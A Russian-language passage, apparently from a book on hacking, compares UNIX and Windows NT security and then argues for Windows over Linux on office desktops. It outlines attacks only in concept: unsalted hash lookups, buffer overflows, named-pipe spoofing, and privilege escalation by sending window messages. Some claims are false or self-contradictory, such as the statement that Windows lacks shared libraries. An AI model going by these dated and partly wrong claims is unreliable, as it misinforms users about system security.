Механизмы аутентификации пользователей (то есть, попросту говоря, алгоритмы проверки правильности пароля) и в UNIX, и в NT построены на практически идентичных принципах. А именно: эталонный пароль вообще нигде не хранится — вместо этого используется его хеш (грубо говоря: контрольная сумма). Пользователь вводит пароль, операционная система хеширует его по тому или иному алгоритму и сравнивает полученный результат с хеш-суммой эталонного пароля, хранящейся в специальной базе паролей. Если они совпадают, то все OK и, если нет, соответственно, наоборот. Такая схема (при отсутствии ошибок реализации, конечно) гарантирует, что даже если злоумышленник и получит доступ к базе паролей, он все равно не сможет проникнуть в систему иначе, чем методом перебора. Впрочем, если спуститься с небес идеализированных математических концепций на грешную землю, можно обнаружить, что «нормальные герои всегда идут в обход». В частности, в большинстве UNIX'ов вводимый пароль открытым текстом передается по сети и при наличии хотя бы одного уязвимого узла в цепочке передачи может быть перехвачен хакером. В NT же

открытый пароль никогда не передается (ну, разве что администратор не настроит ее соответствующим образом), и используемая в ней схема аутентификации устойчива к перехвату трафика.

С другой стороны, NT крайне небрежно относится к охране парольной базы от посягательств хакеров. На первый взгляд кажется, что никакой проблемы вообще нет, так как доступ к базе имеется лишь у системы, администраторов и ограниченного количества специально назначенных администратором пользователей (например, операторов архива, периодически сохраняющих базу на резервных носителях). А вот в некоторых, правда, довольно немногочисленных UNIX'ах, файл паролей свободно доступен всем пользователям системы и зачастую даже «виден» по сети! Ну и что с того? — спросите вы, – ведь паролей в парольном файле все равно нет, а «обращение» хеша методом перебора занимает слишком много времени, пускай хакер перебирает, если ему это занятие так нравится... Хорошо, тогда такой вопрос: возможно ли в одном-единственном переборе взломать все машины в сети? Не спешите отвечать «нет», ибо правильный ответ: «да»! Объем жестких дисков сегодня возрос настолько, что хакер может сохранить хеши всех перебираемых паролей. Неважно, сколько это займет времени: месяц или даже несколько лет, — ведь теперь у взломщика появится возможность практически *мгновенно* восстановить пароль по его хешу — была бы только парольная база в руках! Мало того, что в NT резервные копии парольной базы по умолчанию хранятся в общедоступных каталогах, так еще и алгоритм аутентификации не использует привязки (salt), в результате чего хеши одинаковых паролей в NT всегда будут совпадать, значительно упрощая тем самым взлом! Впрочем, от атак данного типа привязка все равно не спасает, разве что немного продлевает «мучения» системы.

ПОВЫШЕНИЕ СВОИХ ПРИВИЛЕГИЙ

Модель привилегий пользователей и механизмы контроля прав доступа — ключевое и вместе с тем наиболее уязвимое (по статистике) звено подсистемы безопасности любой многопользовательской ОС. В общем случае к ней предъявляются следующие требования:

1. Модель пользователей должна быть достаточно гибкой, удобной и интуитивно понятной, в противном же случае ошибки администрирования неизбежны.
2. Механизмы контроля прав доступа должны не только гарантировать невозможность несанкционированного повышения уровня своих привилегий, но и быть максимально устойчивыми к программистским ошибкам.
3. И сама система, и работающие в ней пользователи должны обходиться минимально необходимым уровнем привилегий.

Анализ показывает, что перечисленные выше требования не выполняются ни в одной ОС массового назначения, а потому все они в той или иной степени заведомо уязвимы. Между тем степень защищенности UNIX и NT различна.

Модель привилегий пользователей, применяемая в большинстве UNIX, является *одноуровневой* и допускает существование только двух типов пользователей: обычные пользователи и суперпользователь (он же root, или администратор). В NT же, напротив, используется иерархическая схема, причем, помимо root'а, в ней имеется еще один суперпользователь — *система*. Что это означает? А то, что в NT, в отличие от UNIX, каждый пользователь получает минимум необходимых ему прав и никогда не повышает уровень своих привилегий без особой необходимости. Широко распространенное заблуждение гласит, что правильное администрирование UNIX позволяет добиться такого же точно распределения прав доступа, как и в NT, пускай и ценой большего времени и усилий. На самом же деле это не так.

Отсутствие системного пользователя в UNIX приводит к невозможности выполнения целого ряда действий иначе, чем временным повышением привилегий запущенной программы до root'а. Взять хотя бы классическую задачу смены пароля. Пользователи могут (и должны!) периодически менять свои пароли. Но ведь в UNIX (как, впрочем, и в NT) пароли всех пользователей хранятся в одном файле, причем используемая модель привилегий не позволяет назначать различным частям файла различные права доступа. Но ведь должен пользователь как-то изменять свой пароль, верно? В UNIX эта задача решается так: утилите, ответственной за смену пароля, присваивается специальный атрибут, позволяющий ей при необходимости получать права root'а, что она, собственно, и делает. Если бы этот механизм использовался только при операциях с паролями, большой беды и не было бы. На самом же деле такой атрибут необходим очень большому количеству приложений, в частности почтовым и web-серверам. Задумайтесь, что произойдет, если в одной из программ, исполняющихся с наивысшими привилегиями, обнаружится ошибка, так или иначе приводящая к возможности передачи управления хакерскому коду? А ведь такие ошибки сыплются из UNIX'ых программ, как из рога изобилия!

Совершенно иная ситуация складывается в среде NT. Непривилегированные пользователи только в исключительных случаях вынуждены повышать свои права до уровня администратора, а все остальное время они пользуются API-функциями операционной системы, выполняющими потенциально опасные действия «руками» самой ОС. Даже если в одном из таких приложений будет допущена ошибка и хакер захватит управление, — он унаследует минимум прав и причинит системе минимум вреда.

Таким образом, NT *устойчива* к программистским ошибкам, а UNIX чрезвычайно *чувствительна* к ним.

УГРОЗА ПЕРЕПОЛНЕНИЯ БУФЕРА

Переполнение буфера — наиболее «популярная» и в то же время наиболее коварная ошибка, которой не избежало практически ни одно сколько ни будь сложное приложение. Коротко объясним ее суть: если размера выделенного программистом буфера вдруг окажется недостаточно для вмещения всех копируемых в него данных, то содержимое памяти за концом буфера окажется разрушено

(а точнее — замещено) не вместившимися в буфер данными. В зависимости от ситуации за концом буфера могут находиться:

1. Другие буферы и переменные программы.
2. Служебные данные — в частности, адрес возврата из функции.
3. Исполняемый код.
4. Незанятая страница памяти.
5. Отсутствующая страница памяти.

Наибольшую опасность представляют 2-й и 3-й пункты, так как они чреваты возможностью полного захвата контроля над уязвимой программой. Последний пункт менее коварен и в худшем случае приводит к возможности реализации атаки «отказа в обслуживании» (при обращении к отсутствующей странице памяти процессор выбрасывает исключение, приводящее к аварийному завершению уязвимого приложения). Угроза от первого пункта в значительной степени зависит от рода и назначения переменных, находящихся за концом переполняющегося буфера, и хотя теоретически уязвимое приложение способно на что угодно, на практике угроза оказывается не столь уж и велика.

Есть еще одно обстоятельство — для полноценного захвата управления хакер должен иметь возможность исполнять на удаленной машине собственный код, обычно передаваемый непосредственно через сам переполняющийся буфер. В зависимости от расположения уязвимого буфера и «характера» операционной системы исполнение переданного хакером кода может быть как разрешено, так и нет.

Все системы: и UNIX, и NT потенциально допускают существование пунктов 1, 2, 3 и 4, исключая лишь единственный из них — пункт 3. Следовательно, они в равной мере подвержены угрозе переполнения буфера. Кроме того, и UNIX, и NT имеют исполняемый стек (то есть разрешают выполнение кода в стеке) и запрещают его выполнение в сегменте данных. А это значит, что переполнение буферов, содержащихся в автоматических (то есть стековых) переменных, несет в себе угрозу полного захвата управления над уязвимой программой. Правда, для некоторых UNIX существуют заплаты, отнимающие у стека право выполнения, но сфера их применения весьма ограничена (исполняемый стек необходим множеству вполне легальных программ, в частности, компиляторов).

Самое забавное, что и UNIX, и NT написаны на Си — языке программирования, не поддерживающем автоматический контроль границ массива и потому подверженном ошибкам переполнения. Старожилы говорят, что в некоторых версиях UNIX ошибка переполнения присутствовала даже на вводе имени пользователя при регистрации в системе.

ДОСТУП К ЧУЖОМУ АДРЕСНОМУ ПРОСТРАНСТВУ

С защитой адресных пространств процессора связано огромное количество слухов, сплетен, легенд, да и простого непонимания самой философии защиты.

Популярные руководства постоянно упускают из виду, что эта защита в первую очередь предназначается для *непредумышленного* доступа, то есть для того, чтобы процесс, поведший «в разнос», не утащил бы на тот свет и все остальные процессы, исполняющиеся параллельно с ним.

Полноценной защиты от *предумышленного* доступа в чужое адресное пространство ни в UNIX, ни в NT на самом деле нет. Собственно, UNIX вообще не представляет никаких средств такого взаимодействия, кроме разве что разделяемых (то есть совместно используемых) областей памяти, но это совсем не то. NT же обеспечивает весьма гибкий контроль доступа к адресному пространству процессоров, но все-таки значительно проигрывает UNIX в отношении безопасности. И вот почему:

- в NT доступ в чужое адресное пространство по умолчанию разрешен всем, даже гостю, и если какой-то процесс (точнее его владелец) не хочет, чтобы в него проникали, он должен заявить об этом *явно*;
- в UNIX для отладки процессов необходимо, чтобы отлаживаемый процесс не только дал согласие на свою отладку, но и выполнил некоторые действия, причем отладка уже запущенных процессов запрещена! NT же беспрепятственно позволяет отлаживать активные процессы и инициировать отладку новых, естественно, с наследованием всех привидений процесса-отладчика (то есть в общем случае отладка более привилегированных процессов из менее привилегированных невозможна).

Короче говоря, NT предоставляет весьма вольготные условия для существования Stealth-вирусов, клавиатурных и паролей шпионов и всех прочих тварей, нарушающих покой системы.

МЕЖПРОЦЕССОРНЫЕ КОММУНИКАЦИИ

Процессы должны обмениваться данными, — это бесспорно, в противном случае такая система не будет никому нужна. С другой стороны, наличие каких бы то ни было средств межпроцессорного взаимодействия потенциально позволяет атакующему пагубно воздействовать на чужой процесс, причиняя его владельцу те или иные неприятности. Например, «напрягать» жертву посылкой больших объемов бессмысленных данных, которые та категорически не хочет принимать. Следовательно, каждый из взаимодействующих процессов должен иметь возможность:

- самостоятельно решать, с кем ему взаимодействовать, а с кем нет;
- уметь определять подлинность процессов отправителей и процессов получателей;
- контролировать целостность передаваемых/принимаемых данных;
- создавать защищенный канал связи, устойчивый к перехвату трафика.

Многообразие средств межпроцессорного взаимодействия, поддерживаемых современными операционными системами, чрезвычайно затрудняет ответ на

вопрос: а выполняются ли перечисленные выше требования на практике? Здесь мы рассмотрим лишь некоторые из наиболее популярных средств межпроцессорного взаимодействия: *каналы, сокеты* и *сообщения*.

НЕИМЕНОВАННЫЕ КАНАЛЫ

Неименованные каналы позволяют связывать лишь родственные процессы и потому полностью отвечают условию «самостоятельно решать, с кем ему взаимодействовать, а с кем нет». Даже если посторонний процесс каким-либо образом схитрится получить дескриптор неименованного канала не родственного ему процесса, то он (дескриптор) вне контекста своего процесса потеряет всякий смысл, и ничего «пакостного» с ним злоумышленник сделать не сможет. Если же злоумышленник проникнет в родственный процесс и попытается, скажем, облить своего соседа толстой струей информационного мусора, то... ничего не произойдет. Если процесс-читатель не будет успевать «заглатывать» посылаемые ему данные, система автоматически приостановит процесс передачи, не давая атакуемому процессу «захлебнуться». Причем жертва вольна сама решать — выносить ли ей такие издевательства дальше или же просто закрыть канал и послать невоспитанного хакера куда подальше.

ИМЕНОВАННЫЕ КАНАЛЫ

Именованные каналы доступны всем процессам в системе, а в NT — и процессам, исполняющимся на остальных узлах сети. Естественно, для открытия именованного канала необходимо иметь соответствующие привилегии, но вот для создания нового именованного канала такие привилегии не обязательны, причем под NT не существует легальных способов определения «авторства» создателя того или иного канала! Учитывая, что именованные каналы активно используются системой для передачи зашифрованных паролей и удаленного управления реестром, угроза внедрения подложных каналов уже не покажется незначительной. Частично эта проблема решается установкой соответствующего пакета обновления (в частности, для Windows 2000 это Service Pack 2), который предотвращает создание подложного *экземпляра* уже существующего именованного канала, между тем возможность создать подложный канал «с нуля» по-прежнему остается, а механизмов идентификации создателей канала в win32 API как не было, так до сих пор и нет. Локальность именованных каналов в UNIX оказывается одновременно и сильной, и слабой ее стороной. Тем не менее отсутствие удаленного доступа к каналам еще не дает повода расслабляться — ведь создать подложный канал может даже гостевой пользователь, что в ряде случаев позволяет ему успешно атаковать более привилегированные процессы.

Именованные каналы имеют еще один серьезный недостаток: обработка каждого нового подключения требует какого-то количества системных ресурсов, а максимальное количество создаваемых экземпляров канала обычно не ограничено. Создавая все новые и новые экземпляры, злоумышленник «сожрет» все ресурсы, и система рано или поздно «встанет». Даже если максимальное

количество экземпляров было заранее ограничено, получим те же самые яйца, только в профиль. Захватив все свободные каналы, злоумышленник нарушит нормальную работу всех остальных легальных процессов. Система, правда, не рухнет, но пользы от этого будет немного... Решение проблемы состоит в введении квот с клиентской (а не серверной!) стороны, но, во-первых, не совсем ясно, как такое реализовать в сетевой среде, а, во-вторых, клиентскую защиту всегда легко обойти.

СОКЕТЫ

Сокеты, использующиеся в основном в межузловых межпроцессорных взаимодействиях (хотя в UNIX они широко применяются и для локального обмена данными), так же катастрофически незащищены перед попыткой захвата всех свободных ресурсов, и огромное количество постоянно совершающихся flooding-атак — лучшее тому подтверждение. Кстати, наличие «сырых» (RAW) сокетов в UNIX делает ее платформой номер один для любой мало-мальски серьезной TCP/IP-атаки. Системы семейства NT долгое время вообще не позволяли «вручную» формировать сетевые пакеты, и потому атаки типа Land, Teardrop и Bonk осуществить с их помощью было невозможно (правда, это еще не означает, что NT устойчива к таким атакам). Не этим ли обстоятельством вызвана патологическая любовь большинства хакеров к UNIX? Правда, сегодня только ленивый не найдет NDIS-драйвер к NT, позволяющий работать с TCP/IP-пакетами на низком уровне, так что репутация UNIX как чисто хакерской платформы в скором будущем обещает пошатнуться, тем более что Windows 2000/XP сырые сокеты уже поддерживают.

СООБЩЕНИЯ

Сообщения представляют еще один тип неавторизированного межпроцессорного взаимодействия. В NT любой процесс независимо от уровня своих привилегий может послать сообщение окну другого процесса (в том числе и более привилегированного!), причем нет никакой возможности установить отправителя сообщения! Вот тебе, бабушка, и сказка о безопасности! Находим окно какого-нибудь привилегированного приложения (а такая возможность у нас есть), получаем дескриптор интересующего нас элемента управления (кнопки, пункта меню, строки редактирования) и... эмулируем ввод пользователя!!! Привилегированный процесс все сделает за нас, так ничего при этом и не заподозрив! Таким образом, запускать средства администрирования безопасно лишь на заведомо «стерильной» машине (по сети сообщения не передаются, точнее... не передаются в штатной конфигурации NT, но ряд утилит удаленного управления системой позволяет обмениваться сообщениям и по сети).

Нашумевшая дыра, связанная с передачей shell-кода в строку редактирования привилегированного процесса с последующей установкой таймера, выполняющего этот код в адресном пространстве и с привилегиями атакуемого процесса, в настоящее время по заверениям Microsoft уже устранена. Подробности рецепта «лечения» еще не известны, но, по всей видимости, они сводятся

к проверке адреса таймерной процедуры — она не должна находиться в буфера какого бы то ни было окна. Ну, еще быть может, запретили передавать сообщение WM_TIMER более привилегированным процессам. Полностью же запретить (или защитить) межпроцессорную рассылку сообщений невозможно, поскольку она является частью философии оконной подсистемы Windows и любые попытки внесения каких бы то ни было ограничений не замедлят столкнуться с проблемами совместимости и приведут к неработоспособности большого количества прикладных программ.

Оконная подсистема UNIX хороша тем, что, не является неотъемлемой частью системы, и при желании от нее можно отказаться, ограничившись надежным и безопасным текстовым режимом. К тому же обмен сообщениями в графических оболочках UNIX обычно осуществляется по протоколам TCP/IP, которые защищают окна и элементы управления одного процесса от посягательств всех остальных (если, конечно, сам процесс-владелец этого не захочет).

Итак: межпроцессорный обмен в и UNIX, и в NT выполнен очень плохо и потому небезопасен, причем адекватных средств защиты от рассмотренных выше атак ни в близком, ни в отдаленном будущем, по-видимому, не появится, так как «собака зарыта» на уровне базовых концепций и философии той и другой системы. А философию очередной заплатой не поменяешь.

СВОДНАЯ ТАБЛИЦА

Так какая же система надежнее? В идеале, конечно, следовало бы присвоить каждой характеристике свой «вес» и посчитать «очки» обеих систем. Поскольку «весомость» понятие субъективное, нам ничего не стоит настроить измерительную шкалу так, чтобы более надежной оказалась наша любимая система, причем такая подтасовка может происходить и подсознательно, а потому в свободной таблице, приведенной ниже, никакие весовые категории вообще не используются (табл. 8.1).

Не стоит также забывать, что оценка безопасности системы весьма чувствительна к количеству и роду сравниваемых характеристик. Исключая одни или добавляя другие, мы можем сильно повлиять на конечный результат. Так что не стоит считать наше сравнение истиной в последней инстанции...

Таблица 8.1. Сравнение основных характеристик UNIX и NT, прямо или косвенно относящихся к безопасности. Неудачные характеристики выделены полужирным шрифтом

Характеристика	NT	UNIX
Качество и полнота документирования	Документирована поверхностно	**Документирована весьма обстоятельно**
Доступность исходных текстов	Недоступны	**Доступны**
Сложность анализа	Высокая	**Умеренная**

продолжение

Таблица 8.1 (*продолжение*)

Характеристика	NT	UNIX
Распространенность	**Количество представителей NT ограничено, наблюдается ярко выраженная преемственность дыр от одних версий системы к другим**	Существует огромное количество клонов, причем ошибки одной версии системы зачастую отсутствуют в других
Сложность кода	Код излишне сложен	**Код предельно прост**
Поддержка удаленного администрирования	Частично поддерживает	**Поддерживает**
Комплектность штатной поставки	Содержит минимум необходимых приложений	**Содержит огромное количество приложений, в том числе и не протестированных**
Механизмы аутентификации	Устойчив к перехвату паролей	**Передает открытый пароль**
Использование привязки	**Не использует**	Использует
Выполнение привилегированных операций	Выполняется операционной системой	**Выполняется самим приложением с временным повышением привилегий**
Модель пользователей	Иерархическая	**Одноуровневая**
Защита от переполнения буфера	**Отсутствует, причем сама ОС написана на языке, провоцирующем такие ошибки**	**Отсутствует, причем сама ОС написана на языке, провоцирующем такие ошибки**
Возможность доступа в адресное пространство чужого процесса	**Имеется, разрешена по умолчанию**	Отсутствует
Возможность отладки процессов	**Имеется, разрешена по умолчанию**	Имеется, но связана с рядом ограничений
Возможность отладки активных процессов	**Имеется, но требует наличия соответствующих привилегий**	Отсутствует
Удаленный доступ к именованным каналам	**Есть**	Нет
Создание подложных именованных каналов	**Есть, можно создать и канал, и даже подложный экземпляр уже открытого канала**	**Есть, можно создать лишь подложный канал**
Защита именованных каналов от нежелательных подключений	**Отсутствует**	**Отсутствует**
Защита сокетов от нежелательных подключений	**Отсутствует**	**Отсутствует**
Возможность эмуляции ввода в более привилегированный процесс	**Имеется**	Отсутствует

Не правда ли, забавно, — NT защищена намного слабее (приведенная выше таблица неопровержимо доказывает это), но ломают чаще всего все-таки UNIX, а не NT. Парадокс? Или все-таки отсутствие исходных текстов дает о себе знать? Во всяком случае, других причин мы просто не видим... Единственное, что можно предположить: NT ломают, но в силу успешности взлома (и уязвимости самой системы) эти взломы просто не удается зафиксировать. В-общем, здесь есть пища для размышлений!

ГЛАВА 9

КРАСНАЯ ШАПОЧКА, АГРЕССИВНЫЙ ПИНГВИН, ПРОНЫРЛИВЫЙ ЧЕРТЕНОК И ВСЕ-ВСЕ-ВСЕ...

из которой выясняется, что Windows не такая уж и плохая система

...LINUX сейчас переживает настоящий демографический взрыв и по агрессивности своей рекламы обгоняет все WINDOWS-системы, вместе взятые. Реклама утверждает, что это надежная, профессионально ориентированная, хорошо защищенная система, которая никогда не зависает и показывает чудеса производительности даже на морально устаревшем железе. Попробуем разобраться, насколько это так...

— я поставил LINUX. что мне теперь делать?

— снести и поставить обратно Windows!

из диалогов RU.LINUX

Основной сегмент рынка операционной системы UNIX и производных от нее систем приходится на долю наукоемких вычислений, мощных серверов и промышленных роботов. Ее можно найти и в исследовательских лабораториях, и в центрах управления полетами, и в проектных институтах, и даже в окружающем нас электротехническом оборудовании, таком, как контроллер лифта или MP3-плейер.

Заметим, что ни домашние, ни офисные компьютеры в этот список не входят. И дело отнюдь не в отсутствии у UNIX графического интерфейса или сложности ее освоения. Есть и интерфейс, и интуитивно-понятное программное обеспечение, зачастую даже более дружелюбное к неподготовленным пользователям, чем продукция Microsoft. Так почему же тогда UNIX-подобные системы не имеют на этом сегменте рынка никакого успеха?

Если человек, установивший UNIX, судорожно хватается за мышь и рыщет в поисках Might Commander и Star Office, то, скорее всего, он попросту не осознает свои потребности и UNIX ему совершенно не нужен. Ему нужен Windows, возможность запускать Windows-программы, открывать Windows-документы (точнее, документы, создаваемые Windows-приложениями) и т. д.

Переход на UNIX, решая одни проблемы, добавляет множество новых и в целом не обеспечивает никаких преимуществ. Напротив, вы будете ограничены в выборе железа, останетесь без систем распознавания текста, словарей-переводчиков, моря финансового программного обеспечения и полноценной поддержки Office-документов. Взамен же вы не получите ровным счетом ничего. Надежность? Будучи неправильно настроенными, регулярно падают все системы без исключения, и UNIX в том числе. Стабильность? Ни одна более или менее серьезная программа не застрахована от ошибок, а качество тестирования большинства дистрибутивов UNIX, вообще говоря, очень даже невелико. Защищенность? С точки зрения архитектуры системы UNIX стоит на одной ступеньке с Windows NT и без регулярной установки свежих обновлений быстро превращается в рассадник вирусов, троянских коней и червей. Производительность? Если забыть о командной строке, с которой ни одна секретарша ни в жизнь не справится, то для нормальной работы потребуется достаточно мощный компьютер, желательно даже более мощный, чем для Windows NT, поскольку качество оптимизации офисных программ под UNIX оставляет желать лучшего.

Словом, UNIX, используемая в качестве офисного компьютера, не имеет никаких преимуществ перед Windows NT. В техническом плане UNIX, бесспорно, намного совершеннее и элегантнее Windows (достаточно отметить хотя бы тот факт, что Windows не поддерживает разделяемых динамических библиотек, что ведет к перерасходу памяти и снижению производительности), однако в целом ядра обеих систем предоставляют схожие функциональные возможности, а основная доля различий выпадает на культуру программирования и установившуюся идеологию проектирования прикладного программного обеспечения.

Устанавливая UNIX, вы попадаете совершенно в иной мир. Мир, адаптированный под профессионалов и враждебно настроенный к новичкам. Если вы не умеете работать с литературой, не готовы или не хотите копаться в исходных текстах или изучать миллионы страниц документации — этот мир не для вас. Под UNIX существует огромное количество инженерных, научных и издательских программ, но прежде чем они начнут давать реальную отдачу, вам придется очень многому научиться. UNIX — это рай для экспериментаторов и индивидуалистов, не привыкших к готовым решениям и обожающих заниматься ручной настройкой системы под себя.

Накладывая заплатку на Windows, вы передаете управление черному ящику, зачастую даже не догадываясь, что конкретно тот делает, и нуждаетесь ли вы

в данных действиях или нет. Хуже того, вы попадаете в зависимость от своих поставщиков, и если Microsoft прекратит поддерживать Windows 2000, вы будете вынуждены перейти на очередную операционную систему независимо от вашего желания, финансовых и технических возможностей, поскольку самостоятельно залатать двоичный код в общем случае нереально. Наличие исходных текстов существенно упрощает эту задачу, опуская ее до уровня программиста средней руки. И вам не придется дизассемблировать операционную систему только затем, чтобы написать свой диспетчер задач, поскольку ключевые функции по тем или иным причинам оказались не документированы.

Касательно офисного программного обеспечения. Вам никогда не приходилось сталкиваться с документами, которые отображаются совсем не так, как печатаются? А с документами, намертво завешивающими обрабатывающее их приложение? Мне — приходилось. В UNIX, где подавляющее большинство документов хранится в текстовых форматах и эти форматы тщательно документированы, всегда можно залезть в файл руками и посмотреть, что же такое здесь творится. А настоящие профессионалы преимущественно руками и работают, предпочитая мыши — клавиатуру, а визуальным редакторам — редактор vi. Считается, что это требует определенных инженерных навыков и среднестатистической секретарше vi не по зубам. Отчасти это действительно так, хотя не следует забывать, что когда компьютеры были большими, секретарши и не с такими программами справлялись. Не без предварительного обучения, конечно, но это уже детали.

Грубо говоря, UNIX — это профессиональный фотоаппарат, а Windows — автоматическая мыльница, и возможности самовыражения в последнем случае более чем ограничены. С другой стороны, при минимальных познаниях в области фотографии получить качественный снимок на профессиональном фотоаппарате намного сложнее, чем на мыльнице. Преимущество UNIX над Windows возникает не само по себе, а достигается лишь за счет профессионализма ее использования. Массовое распространение компьютеров породило острый дефицит грамотных пользователей без надежды на его скорое преодоление. Сейчас, когда система образования трещит по швам, а так называемые «курсы компьютерной грамотности» ограничиваются лишь объяснением, чем мышь отличается от клавиатуры, пользователи вынуждены осваивать компьютер самостоятельно методом проб и ошибок. Эта тактика нормально работает в мире Windows, но неприемлема по отношению к UNIX.

Хотите обучать пользователей за свой счет? Пожалуйста! Но прежде давайте попробуем подсчитать, какие реальные перспективы вам дает переход на UNIX и как быстро он себя окупит.

НАДЕЖНОСТЬ

Легендарная надежность UNIX-систем объясняется отнюдь не их личностными качествами, а господствующей идеологией. Если некорректно написанное приложение и/или бездумные действия пользователя роняют Windows, виноватым традиционно объявляется Билл Гейтс и его кривое программное обеспе-

чение, а все окружающие начинают понимающе сочувствовать. Если же из-за ошибок в драйвере UNIX угробит содержимое жесткого диска, висящего на одной SCSI-шине с ленточным накопителем, разработчики драйвера скажут «сам дурак», а компьютерные гуру лишь хмыкнут: кому, мол, в голову придет совмещать на одной шине быстрое и медленное устройство?

Вопреки расхожему мнению, Windows представляют собой высокостабильную систему, способную работать без зависаний и перезагрузок годами. Да, в ней есть некоторое (по некоторым оценкам очень большое) количество ошибок, однако подавляющее большинство из них никак не отражается на работе пользователей, а те, что все-таки мешают, наскоро устраняются «напильником» в оперативном порядке. Всякое зависание системы указывает на наличие серьезной проблемы и необходимость срочного хирургического вмешательства. Виновником могут быть и аппаратные дефекты, и нестабильные драйвера, и вирусная инфекция, и некорректная конфигурация, наконец. Если вы и простушку Windows не способны заставить работать нормально, не лезьте в UNIX — от нее вам сделается еще хуже.

В Windows на каждом шагу вас окружают мастера, помощники, контекстные меню и полностью автоматизированные инсталляторы. В UNIX же все это делается преимущественно руками и головой. И без того низкое качество тестирования программного обеспечения усугубляется тем обстоятельством, что большинство приложений и утилит распространяется в виде «полуфабрикатов», иначе называемых исходными текстами. В зависимости от версии компилятора, ключей компиляции, выбора целевой платформы и компилируемых компонентов, вылезают то одни, то другие ошибки. Зачастую откомпилировать продукт с первой попытки вообще не удается! Могут потребоваться библиотеки, которых у вас нет, или обнаружится конфликт версий уже установленных библиотек. Будьте готовы и к тому, что в конфигурацию системы придется вносить серьезные изменения, никак не отраженные в документации. Неправильно же установленная программа будет работать крайне нестабильно, а то и не сможет работать совсем.

Нет никаких статистических данных, свидетельствующих в пользу того, что грамотно настроенный UNIX падает реже правильно установленной Windows. В профессиональных руках обе системы демонстрируют приблизительно одинаковый уровень устойчивости. Просто в мире UNIX профессионалы встречаются гораздо чаще (так как непрофессионалы здесь не выживают), вот за ней и закрепилась слава надежной системы.

Защищенность

Утверждения о превосходной защищенности UNIX-систем лишены всякого основания. Да, UNIX обеспечивает разграничение доступа к файлам, принтерам и прочим ресурсам. Да, она изолируют адресные пространства различных процессов. Да, она блокирует прямой доступ к оборудованию. Да, она защищает критические системные компоненты от преднамеренного или непреднаме-

ренного искажения. Да, она протоколирует все более или менее значимые события и происшествия. Однако те же самые услуги предоставляют и операционные системы семейства Windows NT! Архитектуры подсистем безопасности обеих систем во многом схожи и наследуют общие проблемы.

Во всех системах присутствуют дыры. В них лезут хакеры, черви и вирусы. На дыры в срочном порядке накладываются заплатки, в противном случае компьютер превращается в рассадник всякой заразы. Различные источники приводят сильно неодинаковые рейтинги «дырявости» операционных систем, и поэтому провести беспристрастное сравнение чрезвычайно сложно, да и полезность такого исследования представляется весьма сомнительной.

Как бы там ни было, а взятый из коробки UNIX обеспечивает лишь минимальный уровень безопасности и над его настройкой приходится работать и работать. Причем, если вы не гуру, шансы на создание защищенной системы близки к нулю. То же самое, впрочем, относится и операционным системам семейства Windows NT.

Иногда приходится слышать, будто бы UNIX-системы неподвластны вирусам. Это неверно. Существует с десяток вирусов, внедряющихся в исполняемые файлы и единодушно признанных неактуальными лишь потому, что в UNIX непривилегированный пользователь теоретически лишен возможности навредить системе. Кстати, в Windows NT тоже. Но наличие дыр разрушает эту теорию, стирая ее в порошок.

Примечательно, что из десяти крупнейших вспышек вирусных эпидемий шесть относятся к линейке Windows NT, а остальные делят между собой Free BSD, Linux и Solaris. Это наводит на серьезные размышления, и эти размышления, увы, свидетельствуют отнюдь не в пользу Windows NT. На самом деле ситуация не так уж и плачевна. Между «официальным» открытием свежей дыры и появлением первых вирусов, использующих ее для своего распространения, проходит немало времени. По меньшей мере месяцы, а иногда и годы. Не успеть установить заплатку может только ленивый. Что? Вы не умеете устанавливать заплатки?! Тогда переходите на QNX и вообще отключите компьютер от сети (в смысле Интернета), хотя для достижения наивысшей степени безопасности и от электрической сети тоже.

ЛЕГКОСТЬ УПРАВЛЕНИЯ VS. ФУНКЦИОНАЛЬНОСТЬ

Windows-ненавистники часто апеллируют к пословице «Если вы создадите вещь, которой сможет пользоваться каждый дурак, только дураки ею и будут пользоваться». Позвольте, а как же карандаши, автомобили, телевизоры, микроволновые печи? Ребенок, увлеченно расчеркивающий расстилающийся перед ним лист, ничего не знает ни о графите, ни об особенностях строения его кристаллической решетки. Принципы, лежащие в основе телевещания, ему неведомы, а о существовании невидимых глазу электромагнитных полей он даже

и не подозревает. Однако для переключения телевизионных каналов совершенно не обязательно быть инженером. Да, когда-то существовали такие таинственные для обывателей слова, как гетеродин, развертка, частота строк, сведение лучей и т. д., но теперь они уже в прошлом — современные телевизоры умеют настраивать себя самостоятельно, хотя бы и ценой нескольких лишних узлов. Большая аппаратная сложность (а значит, и себестоимость) в обмен на прозрачность управления — это вполне нормально. Стоит ли упрекать Microsoft в том, что она низвела компьютер до уровня пылесоса, которым может управлять всякая домохозяйка?

На самом деле обещанной Гейтсом информационной революции так и не состоялось. «Интуитивнопонятный» интерфейс Windows для неквалифицированных пользователей оказался далеко не интуитивным и совсем непонятным, поэтому им вынужденно пришлось ограничиться лишь небольшой толикой операций, найденных методом научного тыка. Как следствие, работа на компьютере превратилась в борьбу с ним! Порою возникает ощущение, что Windows создавалась исключительно для того, чтобы усложнять пользователям жизнь, а не облегчать ее.

Когда компьютеры были большими, существовало такое понятие, как автоматизированное рабочее место, или сокращенно АРМ. Оператору устанавливался компьютер, ориентированный на выполнение конкретных операций и не содержащий ничего лишнего. Поэтому на освоение программного обеспечения уходило совсем немного времени. А что мы имеем сейчас? На рабочем столе громоздятся значки. Что они делают — непонятно. Одно неверное движение мыши, и — прощай панель инструментов или куда-подевалось-мое-окно. Хуже того, при всей своей избыточной сложности Windows-программы не обеспечивают и минимума функциональности, предоставляя огромный набор готовых заготовок вместо небольшого количества примитивов.

Идеология меню хороша в ресторане. Ткнул пальцем — получил бифштекс. Бифштекс с кровью — есть, бифштекс с кровью, кетчупом и майонезом — тоже. А вот бифштекс с кровью, кетчупом, но без майонеза, увы, рецептурно не предусмотрен...

Командная строка — это не только принципиально отличный механизм управления, это еще и принципиально отличный способ мышления. Вместо того чтобы рыться в меню, лихорадочно выискивая наиболее подходящие блюда, вы самостоятельно составляете заказ, отмечая индивидуальные особенности его приготовления. Конечно, для этого потребуется изучить язык, в то время как пользоваться меню можно и без знания оного. Однако время, потраченное на обучение, с лихвой окупается в первые же месяцы профессиональной эксплуатации программ. Грубо говоря, если в Windows — вы посетитель ресторана, то в UNIX — сам шеф-повар.

Ни для кого не секрет, что с ростом сложности систем эффективность графических интерфейсов падает в геометрической прогрессии. Меню распухают, разветвляются в мощные иерархические структуры, и в них становится все труднее и труднее ориентироваться. За время, потраченное на достижения пункта

